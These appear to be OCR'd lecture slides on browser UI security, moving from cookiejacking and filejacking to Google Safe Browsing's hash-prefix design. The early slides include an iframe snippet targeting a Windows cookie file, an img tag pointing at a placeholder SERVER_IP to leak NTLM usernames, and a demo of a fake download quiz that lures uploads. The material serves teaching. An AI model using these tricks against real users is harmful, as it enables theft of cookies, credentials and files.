
```
<iframe src="file://C:/Users/%user%/AppData/Roaming/
Microsoft/Windows/Cookies/%user%@google[1].txt">
```

- Use clickjacking technique to perform "content extraction" using Drag-and-Drop
- Learn Windows username by adding `<img src="\\SERVER_IP\img.jpg">` to page, wait for NTLM (New Technology LAN Manager) protocol to send username in the clear to **SERVER_IP**
- Select the whole cookie text with mousedown using two nested iframes

Cookiejacking PoC
Drag the balls into the baskets...

Filejacking

- Make users think that a file upload dialog is actually a file download dialog
- Get them to upload the entire contents of a folder to your server


Download custom-built hacking tricks
Built on-demand just for you!
by krzysztof kotowicz
I've got some gifts for you. I gathered some of the latest hacking tricks for all browsers, spiced it up with an algorithm that will send you a ZIP file crafted especially for you based on your answers. Just fill out the short quiz and wait for the file download.
1. Your nickname:
2. Choose techniques to include:
SQL injection
XSS
CSRF
Clickjacking
APT
3. Who's the greatest of them all?
HBGary
jcuartuf
Kevin Mitnick
4. Browser you're targetting
chrome
ie
firefox
opera
other webkit based (android, safari, ...)
other
5. I will only use the techniques mentioned in the book for legitimate purposes
6. Choose download location
Preparing file for download...
Note: We're experiencing high loads now, please be patient...
now let's look at what is really going o

User interface security

- "UI security attacks ... are fundamentally attacks on human perception"[2]
- Core problem: Browser allows untrusted sites to put content in a place where the user looks to make trust decisions

[2] "Clickjacking Revisited: A Perceptual View of UI Security"


Google Safe Browsing

- Google maintains a list of known malware/phishing URLs
- Idea: Browser queries the list on every navigation
  - Would send real-time browsing history to Google
- Idea: Download full list of URLs to browser
  - Would be huge, and it's constantly changing
- Idea: Do something smarter?

Demo: Google Safe Browsing

https://testsafebrowsing.appspot.com/

Demo: Google Safe Browsing



Safe Browsing - Lookup API

- Send URLs to the Google Safe Browsing server to check their status
- **Advantages**
  - **Simple URL checks:** You send an HTTP POST request with the actual URLs, and the server responds with the state of the URLs (safe or unsafe).
- **Drawbacks**
  - **Privacy:** URLs are not hashed, so the server knows which URLs you look up.
  - **Response time:** Every lookup request is processed by the server. We don't provide guarantees on lookup response time.

Cryptographic hash function

- Algorithm that maps data of arbitrary size (the "message") to a bit string of a fixed size (the "hash value")
  - **One-way function:** infeasible to invert
  - **Deterministic:** same message always results in the same hash value
  - **Quick to compute:** we often call hash functions thousands of times
  - **No collisions:** infeasible to find different messages with same hash value
  - **Avalanche effect:** small change to message changes hash value extensively


Client

Google Safe Browsing Server


Get unsafe hash prefixes
Client
Google Safe Browsing Server


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Client
Google Safe Browsing Server



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Client
Hash prefix list
Google Safe Browsing Server

